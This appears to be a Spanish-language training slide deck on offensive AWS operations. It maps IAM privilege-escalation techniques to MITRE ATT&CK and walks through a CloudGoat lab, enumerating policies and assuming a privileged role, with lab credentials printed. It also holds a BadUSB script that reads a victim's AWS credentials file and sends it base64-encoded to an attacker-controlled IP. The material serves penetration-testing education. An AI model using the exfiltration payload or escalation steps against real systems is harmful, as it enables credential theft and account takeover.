




Operaciones Ofensivas en la Nube de **AWS** y **AZURE** basado en las TTPs del MITRE



HACKCONRO

AGRADECIMIENTOS A:



- [Ethical Hacker] -

Gerardo Eliasib

Soy un experto en ciberseguridad y hacking ético reconocido por mi amplia trayectoria en el desarrollo de auditorías sobre proyectos críticos para entidades gubernamentales y el sector financiero. Mi experiencia está respaldada por una sólida base académica y profesional, acreditada por 9 certificaciones destacadas en el campo: OSEP, OSCP, EWPTX, CRTE, CARTP, EMAPT, CARTS, GCP-PCA y AZ-500.



Cloud Penetration Testing

Un test de penetración consiste en pruebas ofensivas contra los mecanismos de defensa existentes en el entorno que se está analizando.

Los analistas predicen que la mayoría, si no todas, las empresas tendrán cargas de trabajo en entornos públicos y en la nube muy pronto.

Por lo tanto, al evaluar los riesgos de las organizaciones en el futuro, debemos estar preparados para evaluar la seguridad de los servicios prestados en la nube.

El 81% de las empresas tienen al menos una aplicación o una parte de su infraestructura informática empresarial en la nube.




<https://www.godaddy.com/resources/es/crearweb/cloud-computing-para-empresas>



Figure 1: Magic Quadrant for Cloud Infrastructure and Platform Services




**Según un informe de
McAfee, el uso de los
servicios en la nube
aumentó un 50%
durante 2020, y los
ataques externos a las
cuentas en la nube
aumentaron un 630%.**





<https://www.mcafee.com/blogs/other-blogs/mcafee-labs/2021-threat-predictions-report/>

**A continuación,
identificaremos los usos
predominantes de la nube y
los desafíos que un auditor
podría enfrentar al detectar
vulnerabilidades en estos
entornos digitales en
constante evolución:**


- 
- ❖ **Machine Learning**
 - ❖ **Aplicativos webs modernos**
 - ❖ **Aplicativos Móviles**
 - ❖ **Serverless Apps**
 - ❖ **Big Data y Análisis de Datos**

MITRE ATT&CK


MITRE ATT&CK es un marco de conocimiento globalmente accesible que detalla las **tácticas, técnicas y procedimientos (TTP)** utilizados por los ciberadversarios. Proporciona una taxonomía estandarizada para la clasificación de ataques y una metodología para el análisis de ciberamenazas, facilitando a las organizaciones comprender y defenderse mejor contra las amenazas informáticas. Este marco es utilizado por analistas de seguridad, investigadores y profesionales de TI para mejorar la postura de seguridad cibernetica de sus organizaciones.



Tactics/Tools



Techniques



Procedures






RED TEAM EN ENTORNOS ALOJADOS EN AMAZON WEB SERVICES



Modelo de responsabilidad compartida

A menudo se asume que las plataformas en la nube son simplemente seguras y la responsabilidad total recae en el proveedor de la plataforma.



HERRAMIENTAS PARA RED TEAM EN AWS

Pacu



Es un completo kit de herramientas que nos permiten realizar diferentes técnicas contra un entorno desplegado en AWS.

Prowler



Es una herramienta de seguridad que nos permite realizar una evaluación de las mejores prácticas de seguridad de AWS.

CloudSplaining



Es una herramienta de seguridad que identifica configuraciones inadecuadas que podrían permitir una escalación de privilegios dentro de AWS.

Kali/Parrot



Sistemas operativos orientados a seguridad ofensiva.

ENLACES:

<https://github.com/RhinoSecurityLabs/pacu>
<https://github.com/prowler-cloud/prowler>
<https://github.com/salesforce/cloudsplaining>

HERRAMIENTAS PARA BLUE TEAM EN AWS

Guard Duty



Amazon GuardDuty es un servicio de detección de amenazas que supervisa de manera continua para detectar actividades maliciosas y comportamientos no autorizados con el fin de proteger sus datos, cargas de trabajo y cuentas de AWS almacenados en Amazon S3.

Detective



Amazon Detective facilita el análisis, la investigación e identificación rápida de la causa raíz de los hallazgos de seguridad o actividades sospechosas.

Inspector



Amazon Inspector es un servicio de administración de vulnerabilidades que analiza continuamente las cargas de trabajo de AWS en busca de vulnerabilidades de software y exposiciones involuntarias a la red.

Security Hub



AWS Security Hub es un servicio de administración de la posición de seguridad en la nube que revisa las prácticas recomendadas de seguridad, agrega alertas y permite la corrección automatizada.

Escalacion de privilegios en AWS – (IAM)

MITRE

Táctica: Privilege Escalation

Técnica: Abuse Elevation Control Mechanism

ID: T1548.005

En 2018, Spencer Gietzen de Bishop Fox identificó 21 métodos en diversos servicios de AWS que podrían ser explotados para realizar una escalada de privilegios.



<https://books.spartan-cybersec.com/cpna>



- ❖ iam:CreateAccessKey
- ❖ iam:CreateLoginProfile
- ❖ iam:UpdateLoginProfile
- ❖ iam:AddUserToGroup
- ❖ iam:CreatePolicyVersion
- ❖ iam:SetDefaultPolicyVersion
- ❖ iam:AttachUserPolicy
- ❖ iam:AttachGroupPolicy
- ❖ iam:AttachRolePolicy
- ❖ iam:PutUserPolicy
- ❖ iam:PutGroupPolicy
- ❖ iam:PutRolePolicy
- ❖ iam:UpdateAssumeRolePolicy
- ❖ iam:PassRole*

Laboratorio practico con IAM-VULNERABLE

IAM Vulnerable utiliza el binario Terraform y sus credenciales de AWS para implementar más de 250 recursos de IAM en su cuenta de AWS seleccionada.

En cuestión de minutos, puedes empezar a aprender a identificar y explotar configuraciones de IAM vulnerables que permiten la escalada de privilegios.

ENLACES:

<https://github.com/BishopFox/iam-vulnerable>



- [

Operaciones Ofensivas en la Nube de
AWS y AZURE basado en las TTPs del MITRE

] -



INICIEMOS NUESTRO RED TEAM CONTRA AWS

LABORATORIO

Laboratorio practico con CloudGoat

CloudGoat es la herramienta de implementación de AWS "Vulnerable por diseño" de Rhino Security Labs. Le permite perfeccionar sus habilidades de ciberseguridad en la nube creando y completando varios escenarios de estilo "CTF".

IMPORTANTE

No Implemente Cloudgoat en un entorno de producción o junto con recursos sensibles de AWS.

ENLACES :

<https://github.com/RhinoSecurityLabs/cloudgoat/>



lambda_privesc

Pentest White-Box

```
[root@Spartan-Server] [/home/gerh/cloudgoat]
# ./cloudgoat.py create lambda_privesc ←
/usr/local/lib/python3.11/dist-packages/requests/_init__.py:102: RequestsDependen
ion!
  warnings.warn("urllib3 ({}) or chardet ({})/charset_normalizer ({}) doesn't matc
Using default profile "default" from config.yml...
Loading whitelist.txt...
A whitelist.txt file was found that contains at least one valid IP address or rang
Initializing the backend...

Initializing provider plugins...
- Finding latest version of hashicorp/aws...
- Installing hashicorp/aws v5.8.0...
- Installed hashicorp/aws v5.8.0 (signed by HashiCorp)

Terraform has created a lock file .terraform.lock.hcl to record the provider
selections it made above. Include this file in your version control repository
so that Terraform can guarantee to make the same selections by default when
you run "terraform init" in the future.

Terraform has been successfully initialized!

You may now begin working with Terraform. Try running "terraform plan" to see
any changes that are required for your infrastructure. All Terraform commands
should now work.
```

Despliegue de laboratorios con CloudGoat para practicar

El nombre de este escenario es **lambda_privesc**.
Este comando debe ser ejecutado desde un
usuario administrador de AWS.

```
Apply complete! Resources: 9 added, 0 changed, 0 destroyed.
```

Outputs:

```
cloudgoat_output_aws_account_id = "583318501385"  
cloudgoat_output_chris_access_key_id = "AKIAYPUD57AETEZEKBPI"  
cloudgoat_output_chris_secret_key = <sensitive>
```

```
[cloudgoat] terraform apply completed with no error code.
```

```
[cloudgoat] terraform output completed with no error code.
```

```
cloudgoat_output_aws_account_id = 583318501385  
cloudgoat_output_chris_access_key_id = AKIAYPUD57AETEZEKBPI  
cloudgoat_output_chris_secret_key = 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
```

Finalizando el despliegue de laboratorios

Al finalizar el despliegue, se nos entrega unas credenciales para iniciar nuestra auditoria post-autenticada.



Entry Points for Attackers to Gain Initial Access

¿?

Encontrando credenciales en un repositorio público de GitHub

Una forma en la que los atacantes pueden encontrar su primer acceso a nuestra infraestructura es por medio de la divulgación de información sensible en sitios web públicos.

```
$ gitleaks --json https://github.com/zricethezav/gronit
Cloning https://github.com/zricethezav/gronit...
{
  "line": "+const AWS_KEY = \"AKIALALEMEL332430LIAE\"",
  "commit": "cb5599aeed261b2c038aa4729e2d53ca050a4988",
  "string": "AKIALALEMEL332430LIA",
  "reason": "AWS",
  "commitMsg": "fake key",
  "time": "2018-02-04 19:10:58 -0600",
  "author": "Zachary Rice",
  "file": "main.go",
  "repoURL": "https://github.com/zricethezav/gronit"
}
{
  "line": "-const AWS_KEY = \"AKIALALEMEL332430LIAE\"",
  "commit": "eaefffdc65b4c73ccb67e75d96bd8743be2c85973",
  "string": "AKIALALEMEL332430LIA",
  "reason": "AWS",
  "commitMsg": "remove fake key",
  "time": "2018-02-04 19:43:28 -0600",
  "author": "Zachary Rice",
  "file": "main.go",
  "repoURL": "https://github.com/zricethezav/gronit"
}
Report written to /Users/Zach/.gitleaks/report/zricethezav/gronit_leaks.json
```

Ataque BadUSB y Malware

Definición: BadUSB es un ataque en el que un USB se reprograma para funcionar como un dispositivo malicioso (por ejemplo, un teclado) que puede introducir comandos en la máquina anfitriona, aprovechando la confianza inherente de las computadoras en los periféricos USB.

Riesgos: Posee la capacidad de controlar dispositivos, robar información, o infectar con malware sin ser detectado por software antivirus.

```
C:\> Users > gerh-> Desktop > exfil-aws-spartan.txt
1  REM Title: Exfiltracion de credenciales de AWS
2  REM Author: Gerardo Eliasib
3  REM Description: Inicia un powershell y encapsula el contenido del fichero .aws
4  y envia una peticion a un server controlado por el atacante
5  REM Target: Windows 10 (CMD, Powershell)
6  REM Version: 1.0
7  REM Category: Remote Access
8  DEFAULTDELAY 10
9  DELAY 2000
10 GUI r
11 DELAY 250
12 STRING powershell
13 ENTER
14 DELAY 1000
15 ALTSTRING Invoke-RestMethod -Uri ("http://192.168.189.129/?base64=" + [Convert]
16 : :ToBase64String([System.Text.Encoding]::UTF8.GetBytes((Get-Content
17 "C:\Users\$env:USERNAME\.aws\credentials" -Raw))))
18 DELAY 2500
19 ENTER
20 DELAY 1000
21 ALT F4
```

Reconocimiento inicial en AWS

Nos autenticamos con las credenciales iniciales y ejecutamos el subcomando get-caller-identity del servicio de STS.

Este comando nos indica con que usuario o rol estamos autenticados.

Nuestro usuario es **chris**.

```
cloudgoat-master ➤ aws configure --profile chris
AWS Access Key ID [None]: AKIAYPUD57AETEZEKBPI
AWS Secret Access Key [None]: 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
Default region name [None]: us-east-2
Default output format [None]: json
cloudgoat-master ➤ aws sts get-caller-identity --profile chris
{
    "UserId": "AIDAYPUD57AEQH2URDWES",
    "Account": "583318501385",
    "Arn": "arn:aws:iam::583318501385:user/chris-lambda_privesc_cgidpistmqrcl"
}
```

Fuerza bruta para la identificación de permisos de IAM en AWS

Utilizando herramientas como CLIAM o enumerate-iam.py podríamos realizar una fuerza bruta para identificar nuestros permisos dentro de AWS.

MITRE

Táctica: Discovery

Técnica: Permission Groups Discovery

ID: T1069.003



<https://books.spartan-cybersec.com/cpna>

Identificando nuestros permisos de IAM

Utilizando el siguiente comando podemos listar todas las políticas de acceso de IAM que están asociadas a un usuario específico.

Este comando es especialmente útil para auditar los permisos de un usuario.

```
clougoat-master ➤ aws iam list-user-policies --user-name chris-lambda_privesc_cgidpistmqrcl --profile chris
{
  "PolicyNames": []
}
```

Al entender qué políticas están asociadas a un usuario, puedes asegurarte de que el principio del mínimo privilegio se esté aplicando correctamente.

Identificando nuestros permisos de IAM

Utilizando el siguiente comando podemos enumerar todas las políticas gestionadas (ya sean políticas gestionadas por AWS o políticas gestionadas por el cliente) que están adjuntas a un usuario de IAM especificado.

```
clougoat-master ➔ aws iam list-attached-user-policies --user-name chris-lambda_privesc_cgdpistmwqrcl --profile chris
{
  "AttachedPolicies": [
    {
      "PolicyName": "cg-chris-policy-lambda_privesc_cgdpistmwqrcl",
      "PolicyArn": "arn:aws:iam::583318501385:policy/cg-chris-policy-lambda_privesc_cgdpistmwqrcl"
    }
  ]
}
```

Identificando los permisos de una política de IAM

Utilizando el siguiente comando podemos recuperar información sobre una política específica.

Recordemos que esta política esta adjunta a nuestro usuario chris.

```
clougoat-master ➤ aws iam get-policy --policy-arn arn:aws:iam::583318501385:policy/cg-chris-policy-lambda_privesc_cgdpistmwqrcl --profile chris
{
  "Policy": {
    "PolicyName": "cg-chris-policy-lambda_privesc_cgdpistmwqrcl",
    "PolicyId": "ANPAYPUD57AEQZEEDZFP2",
    "Arn": "arn:aws:iam::583318501385:policy/cg-chris-policy-lambda_privesc_cgdpistmwqrcl",
    "Path": "/",
    "DefaultVersionId": "v1",
    "AttachmentCount": 1,
    "PermissionsBoundaryUsageCount": 0,
    "IsAttachable": true,
    "Description": "cg-chris-policy-lambda_privesc_cgdpistmwqrcl",
    "CreateDate": "2023-07-17T01:42:20+00:00",
    "UpdateDate": "2023-07-17T01:42:20+00:00",
    "Tags": []
  }
}
```

Política de IAM con malas prácticas

Se puede apreciar el permiso de STS:AssumeRole sobre todos los recursos (*).

Esto permitiría a un usuario o servicio asumir un rol de IAM.

```
clougoat-master > aws iam get-policy-version --policy-arn arn:aws:iam::583318501385:policy/cg-chris-policy-lambda_privesc_cgdpistmqrcl --version-id v1 --profile chris
{
  "PolicyVersion": {
    "Document": {
      "Statement": [
        {
          "Action": [
            "sts:AssumeRole",
            "iam>List*",
            "iam:Get*"
          ],
          "Effect": "Allow",
          "Resource": "*",
          "Sid": "chris"
        }
      ],
      "Version": "2012-10-17"
    },
    "VersionId": "v1",
    "IsDefaultVersion": true,
    "CreateDate": "2023-07-17T01:42:20+00:00"
  }
}
```

Los riesgos de utilizar el comodín (*)

Al utilizar el comodín, esencialmente estás otorgando todos los permisos posibles sobre los recursos especificados. Esto puede resultar en la asignación de permisos excesivos y en la violación del principio de mínimo privilegio, un pilar fundamental en la seguridad de la información.



Evitar el comodín mejora la seguridad: a mayor especificidad, menores riesgos.

Enumerando los roles de IAM

Aprovechamos nuestro privilegio de list* para enumerar los roles de IAM.

```
@=> aws iam list-roles --profile chris
{
  "Roles": [
    {
      "Path": "/",
      "RoleName": "cg-debug-role-lambda_privesc_cgidpistmwqrcl",
      "RoleId": "AROAYPUD57AE7M46PX5QY",
      "Arn": "arn:aws:iam::583318501385:role/cg-debug-role-lambda_privesc_cgidpistmwqrcl",
      "AssumeRolePolicyDocument": {
        "Version": "2012-10-17",
        "Statement": [
          {
            "Sid": "",
            "Effect": "Allow",
            "Principal": {
              "Service": "lambda.amazonaws.com"
            },
            "Action": "sts:AssumeRole"
          }
        ],
        "MaxSessionDuration": 3600
      },
      "CreateDate": "2023-09-01T14:23:45Z"
    }
  ]
}
```

Enumerando los permisos del rol **cg-debug-role**

Aprovechamos nuestro privilegio de **list*** para enumerar las políticas del rol de IAM previamente identificado.

```
clougoat-master ➤ aws iam list-attached-role-policies --role-name cg-debug-role-lambda_privesc_cgdpistmqrcl --profile chris
{
  "AttachedPolicies": [
    {
      "PolicyName": "AdministratorAccess",
      "PolicyArn": "arn:aws:iam::aws:policy/AdministratorAccess"
    }
  ]
}
```

La política "**AdministratorAccess**" en AWS IAM otorga control total sobre todos los recursos de AWS, representando un riesgo significativo si se asigna imprudentemente.

```
@=> aws iam list-roles --profile chris
{
  "Roles": [
    {
      "Path": "/",
      "RoleName": "cg-lambdaManager-role-lambda_privesc_cgldpistmwqrcl",
      "RoleId": "AROAYPUD57AESOVMA0RHL",
      "Arn": "arn:aws:iam::583318501385:role/cg-lambdaManager-role-lambda_privesc_",
      "AssumeRolePolicyDocument": {
        "Version": "2012-10-17",
        "Statement": [
          {
            "Sid": "",
            "Effect": "Allow",
            "Principal": {
              "AWS": "arn:aws:iam::583318501385:user/chris-lambda_privesc_"
            },
            "Action": "sts:AssumeRole"
          }
        ],
        "MaxSessionDuration": 3600
      }
    }
  ]
}
```

Enumerando los roles de IAM

Aprovechamos nuestro privilegio de list* para enumerar los roles de IAM.

Enumerando los permisos del rol **cg-lambdamanager-role**

Aprovechamos nuestro privilegio de list* para enumerar las políticas del rol de IAM previamente identificado.

```
cloudgoat-master ➤ aws iam list-attached-role-policies --role-name cg-lambdaManager-role-lambda_privesc_cgldpistmqrcl --profile chris
{
  "AttachedPolicies": [
    {
      "PolicyName": "cg-lambdaManager-policy-lambda_privesc_cgldpistmqrcl",
      "PolicyArn": "arn:aws:iam::583318501385:policy/cg-lambdaManager-policy-lambda_privesc_cgldpistmqrcl"
    }
  ]
}
```

Hemos identificado una política llamada **cg-lambdaManager-policy**


Enumerando los permisos de la política **cg-lambdaManager-policy**

Aprovechamos nuestro privilegio de list* para enumerar los permisos establecidos en la política previamente identificada.

La vulnerabilidad critica se encuentra en esta política.

```
clougoat-master ➤ aws iam get-policy-version --policy-arn arn:aws:iam::583318501385:policy/cg-lambdaManager-policy-lambda_privesc_cgldpistmwqrcl --version-id v1 --profile chris
{
  "PolicyVersion": {
    "Document": {
      "Statement": [
        {
          "Action": [
            "lambda:*",
            "iam:PassRole"
          ],
          "Effect": "Allow",
          "Resource": "*",
          "Sid": "lambdaManager"
        }
      ],
      "Version": "2012-10-17"
    },
    "VersionId": "v1",
    "IsDefaultVersion": true,
    "CreateDate": "2023-07-17T01:42:20+00:00"
  }
}
```

PassExistingRoleToNewLambdaThenInvoke

**MITRE**

Táctica: Privilege Escalation

Técnica: Abuse Elevation Control Mechanism

ID: T1548.005

<https://books.spartan-cybersec.com/cpna>

```
cloudgoat-master ➤ aws sts assume-role --role-arn arn:aws:iam::583318501385:role/cg-lambdaManager-role-lambda_privesc_cgipistmwqrcl --role-session-name lambdaManager --profile chris
{
  "Credentials": {
    "AccessKeyId": "ASIAYPUD57AEV7XJUPCR",
    "SecretAccessKey": "MG3JcsgvLKVB4MTRjV06i5aWLo2E1Nq9hj9zsyfh",
    "SessionToken": "IQoJb3JpZ2luX2VjEMz//////////wEaCXVzLWWhc3QtMiJIMEYCIQD0+ZSEz34x4MrWxy8XKCbgaySS
wpEM7JBKYVHV47QsqAIhAJT7sN/hUz3CVHXy+lig9PP1w4h4jHNDt/7nJzc/EA14KpoCCFUQABoMNTgzMzE4NTAxMzg1Igxoj5RvKrWep
E3M5H4q9wFS2jMF50stXRSg9W9LW00GmbrIk6eR3B0+LQQBpmAR1Q+C68Dxoh8AHRfk0JQ0KhKHYAbLSZ0j+jH5NL21qhedvwkibKY7Rw9
yku9P09vMgolDk1wJMvT+9Iuyjvr6GVPNHYd1Q6p/kXi8B7Khu9mhZX6Y8MKNLiyuKPQmp5IrE+bw8a3lr/eI6q2781ATDgZm57p5F81+
50nxiDHhsQu00p9tVKJWZVZSEvXNoS+EpsnEU3XQU8BbdoxHmmp1KxMqVHlmZz0+nBUct2Uya0oKT9SKor3w2ce/KWHktTu5iR8081y33
q1qD+5Lf1RZ7TvhPm8hs0Fh+MI/u0qUG0pwBpXMHDQtprd7ux0/PG0e2o85RSA51I4KehSFZUZN6S8xtICxJxKgm6LRHeSCoUMUskLADE
Ydsk0Be04D7Lq25hXCV/5aBS0hu6pD6XDej/x95qGmBCG0pfv0exsRlIEYPbulg24v7YzYBrdKtVZm1e/oAcw5jR5qATLI04VoqLeSw2r
BVRfne528HpxHwmMZE0sFWZjRi9w/YEBcB",
    "Expiration": "2023-07-17T04:35:43+00:00"
  },
  "AssumedRoleUser": {
    "AssumedRoleId": "AR0AYPUD57AES0VMA0RHL:lambdaManager",
    "Arn": "arn:aws:sts::583318501385:assumed-role/cg-lambdaManager-role-lambda_privesc_cgipistmwqrcl/lambdaManager"
  }
}
```

Asumiendo el rol de LambdaManager

Teniendo en cuenta que el rol de LambdaManager tiene más privilegios y puede ser asumido por nosotros. Se procede a generar unas credenciales con STS.

```
[root@Spartan-Server]~[/home/gerh/cloudgoat]
# aws configure --profile lambdaManager
AWS Access Key ID [*****UPCR]:
AWS Secret Access Key [*****syfh]:
Default region name [us-east-2]:
Default output format [json]

